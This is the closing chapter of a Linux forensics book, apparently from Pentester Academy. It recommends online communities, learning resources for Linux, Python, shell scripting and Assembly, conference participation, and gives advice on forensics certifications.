A great online community to become a part of is the one at Pentester Academy (http://pentesteracademy.com). Pentester Academy goes beyond a couple of discussion forums by providing downloads related to this book and others published by their publication branch, author interaction, and a growing library of courses. Another plus of Pentester Academy is that it is not narrowly focused on the subfield of forensics.

If you are only looking for a place to have forensics discussions, you might consider giving Computer Forensics World (http://computerforensicsworld.com) a try. They offer a number of discussion forums. There is also a computer forensics community on Reddit (http://reddit.com/r/computerforensics).

LEARNING MORE

Has this book and/or a few Linux forensics investigations inspired you to learn more? You can never go wrong learning more about the fundamentals. Here is my list of fundamentals every forensics person should know:

- Linux – this is the place for doing forensics, even if the subject is not running Linux
- Python – this has become the de facto standard for information security people
- Shell scripting – sometimes Python is overkill or has too much overhead
- Assembly – a good understanding of Assembly helps you understand everything

What is the best way to learn Linux? Use it. Really use it. Run it every day as your primary operating system. Do not just run a live Linux distribution occasionally. Install Linux on your laptop. You will never learn about Linux administration from a live Linux distribution. Personally, I would stay away from a forensics-specific distribution, like SIFT. You will be much better off in the long run installing a standard version of Linux and then adding your tools. If you are not sure what to use, some member of the Ubuntu family is a good choice as there is a large community to which to turn when you want support. If, after running Linux for a few years, you decide you really want to learn Linux on a deeper level, consider installing Gentoo Linux (http://gentoo.org) on something other than your forensics workstation. Gentoo is a source-based distribution, and installing it can be simultaneously educational and extremely frustrating.

As with Linux, the best way to learn Python is to really use it. There are many books available that claim to teach you Python. The first thing you should realize is that Python can be used as a scripting language or as a programming language. Most of the books available treat Python as a programming language. What I mean by programming language is a language for writing large computer programs (say a word processor or a game). In my opinion, there are other languages that are better suited for such tasks.

To learn Python scripting requires a very hands-on approach. This is exactly what you will find in the Python course at Pentester Academy (http://www.pentesteracademy.com/course?id=1). Some might question this recommendation, given that this book is published by Pentester Academy. I have been

recommending this course long before I produced my first video for Pentester Academy or there was even a notion of this book, however. Some other good resources include http://learnpythonthehardway.org, http://www.codecademy.com/en/tracks/python, and http://learnpython.org.

As much as I might like Python, there are times when shell scripting is more appropriate. In general, when you primarily want to run some programs and/or do not need to do a lot of calculations, a shell script can be a good choice. Some online resources for learning shell scripting include http://linuxcommand.org, http://linuxconfig.org/bash-scripting-tutorial, and http://tldp.org/HOWTO/Bash-Prog-Intro-HOWTO.html. Two books on shell scripting that I would recommend are *Wicked Cool Shell Scripts* by Dave Taylor (2nd edition scheduled for September 2015 publication) and *Classic Shell Scripting* by Arnold Robins and Nelson H.F. Beebe. The latter was published in 2005 but is still one of the best books available on this topic.

Why learn Assembly? A firm grasp of Assembly helps a person understand how computers work at the lowest level. Assembly is to computer science what calculus is to mathematics and physics. Just as knowing calculus allows you to instantly make sense of everything from your high school physics class, learning Assembly will make what goes on behind the scenes with high-level programming languages (C, C++, etc.) crystal clear.

Pentester Academy offers two courses on Assembly and shellcoding. One is for 32-bit systems and the other is for 64-bit operating systems. The 32-bit and 64-bit courses are available at http://www.pentesteracademy.com/course?id=3 and http://www.pentesteracademy.com/course?id=7, respectively. Both of these courses will provide you with a basic understanding of Assembly and go well beyond what has been covered in this book.

If you want to delve deeper into Assembly and explore topics not covered in the Pentester Academy books mentioned above, you might enjoy *Modern X86 Assembly Language Programming* by Daniel Kusswurm. This book covers many topics that are not covered by the Pentester Academy courses (as these courses are focused on things used in shellcoding and reverse engineering malware). The additional topics include items such as using floating-point registers and Advanced Vector Extensions (AVX) found in new processors.

CONGREGATE

Being part of vibrant local and online communities is a great thing. Nothing beats a great conference, however. Many of the research projects I have done in the past have been a direct result of people I have met and discussions I have had at conferences around the world. Conferences are a great place to network and meet people with complementary skill sets and areas of expertise.

A good starter list of forensics conferences can be found at http://forensicswiki.org/wiki/Upcoming_events#Conferences. *Forensics Magazine* lists some conferences as well at http://www.forensicmag.com/events. I have not found a good master list for digital forensics conferences. You might wish to try a few Google searches

to locate conferences dedicated to forensics.

There are many excellent information security conferences out there that offer something for people interested in forensics. My two favorite places to find conference listings are Concise Courses (http://concise-courses.com/security) and SECurity Organizer and Reporter Exchange (http://secore.info). SECore offers a call for papers listing with CFP closing dates for various conferences which can be handy if you have something exciting to share with others.

Now that you have found a few conferences to attend, what should you do while you are there? Participate! If there is a forensics competition, and you have the time, consider competing. You might not win, but you are virtually guaranteed to learn a lot. Often there are people who will offer a little coaching for beginners in these competitions. Ask questions. Do not be afraid to talk to conference presenters. With very few exceptions, most are approachable and happy to talk more about their research.

Intentionally meet new people. Even if you traveled to a conference with a group, find someone you do not know with whom to have a meal at the conference. Overcome any natural tendencies toward introversion. I have attended a lot of conferences. I have yet to have a negative outcome from introducing myself and sitting with someone new over lunch. If the conference offers any mixers or networking events, attend them if at all possible. It does not take long to build a network of people whom you can leverage in a future investigation.

Now for the hardest thing to do at conferences: share. Many people falsely assume they have nothing worth sharing because they are new to information security and/or forensics. Everyone is an expert in something. Find an area you enjoy and become an expert in that area. Share your expertise with others. You will quickly find that explaining things to others enriches your own understanding.

Submitting a talk to a conference can be intimidating. Everyone gets rejected from conferences. The key is not to take it personally. A rejected talk may be more of an indicator of poor fit with a theme or other talks offered than a reflection of the quality of your submission. Many conferences will give you feedback that includes suggestions for future submissions.

Regional conferences, such as B-sides, can be a good place to start your career as a conference presenter. I’m not saying do not submit to the big conferences like DEFCON. If you feel comfortable addressing a few thousand people for your very first conference presentation, then go right ahead. If you find public speaking a bit frightening, you might want to start with a conference small enough that you will have less than a hundred people in the room during your talk.

CERTIFY

Generally speaking, certifications can help you get a job. This is especially true for individuals just getting started in a career. Unfortunately, many of the recognized certifications require a certain level of experience that those just starting out do not yet

possess. The situation is even worse in the forensics field as some certification organizations require active full-time employment with a government entity. To further complicate things, there is no universally accepted certification in digital forensics.

In the broader field of information security, the Certified Information Systems Security Professional (CISSP) from the International Information System Security Certification Consortium $(ISC)^2$ is considered to be the standard certification all practitioners should hold in many countries, including the United States. $(ISC)^2$ offers a Certified Cyber Forensics Professional (CCFP) certification. Unlike the CISSP, the CCFP is not considered essential by many organizations. Like the CISSP, if you want to be a CCFP but you lack experience, you can take the test and become an Associate of $(ISC)^2$ who is granted the certification later after you have obtained the required experience.

Many of the forensics certifications that are not tied to government employment are issued by vendors. Given the open source nature of Linux, certifications specific to Linux forensics appear to be non-existent at this time. The net of all of this is that you should be cautious about spending money on forensics certifications unless you know they will be required for a specific job.

SUMMARY

We have covered a lot of ground in this book. I hope you have enjoyed the journey. We have laid a foundation that should help you perform investigations of Linux systems. What may not be immediately apparent is that by learning how to do forensics in Linux, you have also learned a considerable amount about how to investigate Windows systems on a Linux-based forensics workstation as well. That is the subject for another book. Until then, so long for now, and enjoy your Linux investigations.